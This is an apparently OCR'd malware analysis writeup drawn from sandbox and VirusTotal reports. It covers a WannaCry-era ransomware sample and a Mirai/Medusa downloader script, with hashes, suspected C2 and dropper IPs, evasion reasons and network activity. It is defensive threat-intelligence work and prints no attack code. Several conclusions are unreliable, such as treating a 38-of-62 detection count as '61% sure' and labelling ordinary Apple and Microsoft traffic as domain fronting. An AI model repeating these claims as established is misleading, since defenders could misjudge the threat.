
- The file's compilation timestamp shows *November 20, 2010.* This is well before the *2017 WannaCry attack*. This suggests that the hackers may have used an older code base or spoofed the timestamp.
- **First seen:** It was first detected on the Internet on *May 4, 2013.*
- **First submission:** It was first uploaded to *VirusTotal* on *May 12, 2017*, which is exactly the time of the global *WannaCry* attack.




Behavioral Analysis

When this file is run in a protected environment (*Sandbox*), it does several suspicious things:

- **Self-hiding:** The file checks if it is running in a virtual machine or debugger (*Anti-Debug/Anti-Sandbox).* If it senses that it is being monitored, it stops working or displays incorrect information.
- **Self-destructing:** It tries to delete itself *(self-delete),* so that there is no evidence after installation.
- **Network scanning:** It checks the network adapter and tries to find other computers.
- **Tor usage:** The report has the via-tor tag, which means that it uses the Tor network to communicate with the hacker's server *(C2 Communication),* so that its real location is not detected.







Network Activity

The file tried to connect to many places on the Internet:

- **IP Address**: It tried to connect to a total of *174* different IP addresses. Many of these are servers in *IN,* the *US,* and *DE.*
    - IPs *128.31.0.39* and *131.188.40.189* in particular have many security vendor warnings, which are likely command and control *(C2)* servers or malicious hosts.


- **URL:** It tried to connect to the lencr.org domain. This is basically a server for Let's *Encrypt,* which is used for certificate verification. The ransomware checks this to see if the internet connection is working.
- **Local Network:** *192.168.122.1:9200* The attempt to connect to this local IP suggests that it is trying to spread to other computers on the LAN.





Dropped Files

The main function of the ransomware is to encrypt files. *Sandbox* reports show that it creates or drops a large number of files while running. These include files of various formats including *.docx, .bmp, .zip, .exe.*




Executive Summary

This is a Mirai botnet downloader shell script. After uploading it to *VirusTotal*, it was found to be malicious by *38* out of *62* security engines. That is, it is about *61%* sure that it is malware. It mainly targets Linux-based systems, especially IoT devices, and turns them into a botnet.

Basic information of the file


Hashes

- **SHA-256:** acb930a41abdc4b055e2e3806aad85068be8d85e0e0610be35e784bfd7cf5b0e
- **SHA-1:** 423f8ad4fe6f354a722e9113a432ebf11c9597ba
- **MD5:** 0a5852e0dd9ac8cc990d852ea1b7fdee
- **SSDEEP:** 48:56CH6Hv6ERP76ell6Zz6I76Lb6xB6Ov69wSliNSbNqIzP:56CH6Hv6uj6eT6Zz6I76Lb6xB6Ov69Tj



File Name


This file is a *Bash Shell Script*, which is only *2.64 KB* in size. It is basically identified as a *Downloader* and *Trojan,* known in the malware world under the label *downloader.medusa/mirai*. Despite its *"Magic"* type being *ASCII* text, it is a very powerful threat, as it ensures *"payload delivery"* in the initial stage of infection. It may be a hybrid version of the *Medusa* and *Mirai* families, which are designed to target IoT devices.



File History

This file was first detected on the Internet on *June 11, 2020*. Despite the passage of nearly six years, it has been regularly submitted to security platforms until *April 2026.* Recent submissions from *2025* and *2026* prove that this dropper script is still actively used to create botnets.

Although it is originally known as a Linux shell script called *fetch.sh,* executable names such as *utnfaeazya.exe* indicate that it may be part of a cross-platform attack or use this name as a technique to hide itself on Windows systems.




Security Vendor Detection

This sample was detected by *38* security vendors, proving that it is a *Highly Signature*-positive malware.

Vendor Detection and Threat Intelligence Analysis

This large number of detections mainly points to three main aspects:

- **Consensus and Confirmation:** When top-tier vendors like *Kaspersky, Microsoft,* and *BitDefender* identify it as *"Trojan-Downloader"* or *"Mirai",* it is confirmed that it is not a 'False Positive'.
- **Heuristic and Generic Detection:** Many vendors (e.g. *BitDefender, Arcabit)* have identified it as *Generic.Linux.Medusa.C.* This means that the code pattern or behavior of the malware closely matches the *"Medusa"* malware family.
- **Methodology Detection:** Almost every vendor's detection name contains the words *"Downloader", "Agent",* or *"Dloader".* This is consistent with your previous analysis *(Shell Script analysis),* meaning that the file itself is not the main attacker, but rather it provides a path for the attacker to enter the system.




24 vendors failed to detect it. There are several main reasons why a known malware often evades detection:

1. Script-based old-school method (Simplicity as Obfuscation): This malware is not an encrypted binary, but a simple *Bash Shell Script.* Many modern antivirus engines (especially those based on *Static ML* or *Machine Learning*) look for complex polymorphic code and ignore such easy-to-find and simple command-based scripts, mistaking them for "legitimate admin scripts".


2. Static vs. Dynamic Analysis: Vendors like *CrowdStrike Falcon* or *McAfee* often make decisions based on the behavior of the code when it is run. Since it is a dropper script and does not directly cause any harm (it only downloads other files), it is often not identified as harmful in static scanning until it is executed.

3. Signature database update: Although the sample is from *2020*, many vendors remove older or *"low-impact"* signatures from their databases to keep inventory small. As a result, older variants often go undetected in newer engines.



Network Activity

9 contacted domains found. This malware attempted to contact the following domains:




Here, are the legitimate domains of *Apple (apple-dns.net, icloud.com, cdn-apple.com)* and Microsoft (bing.net). These are not *C2 (Command & Control)* servers, but the malware is probably using these domains to hide in legitimate traffic. This technique is called Domain Fronting.

38 IP addresses were found to be communicating.

All IPs are primarily US-based and under different Autonomous Systems.

This malware is using legitimate *CDN* and cloud services:

- *Akamai CDN* - the world's largest *CDN* provider
- *Apple Networks* - *Apple*'s own network
- *Microsoft Azure* - *Microsoft*'s cloud service




It attempts to hide traffic using *Domain Fronting* and *CDN* Abuse techniques.

Execution Parents (1):

This shell script comes from a *ZIP* file named *Malware-SoftSel.zip,* which was detected by *51* out of *69* engines (*74%* detection rate). This is a malware package that, when extracted, executes this script.

Graph Summary



Behavior Analysis

Sandbox Report:

Although the malware was tested in various advanced sandbox environments (e.g. *VirusTotal Jujubox, Zenbox*), no *'High'* level detection was found directly. This is basically a special feature of this type of *Downloader script.* Since the main task of this script is to download the next stage payload (e.g. *sora.x86)* from the internet, if the main dropper server (*79.124.8.24*) is offline during the sandbox or the sandbox's network simulation is not working properly, the malware cannot reveal its true malicious form.

Activity Summary

Detection "NOT FOUND"

Not getting detection in the sandbox does not mean that the file is safe. *Dropper* scripts like *Mirai* usually try to download other files using *wget* or curl. If there is no internet connection inside the sandbox or the dropper URL (e.g. *79.124.8.24*) is already blocked, the script cannot complete its next malicious steps. As a result, the sandbox considers it *"Clean"* or *"Low Risk".*


Network Footprint

The most frightening part of the report is the *33 IPs* and *14 DNS* queries.

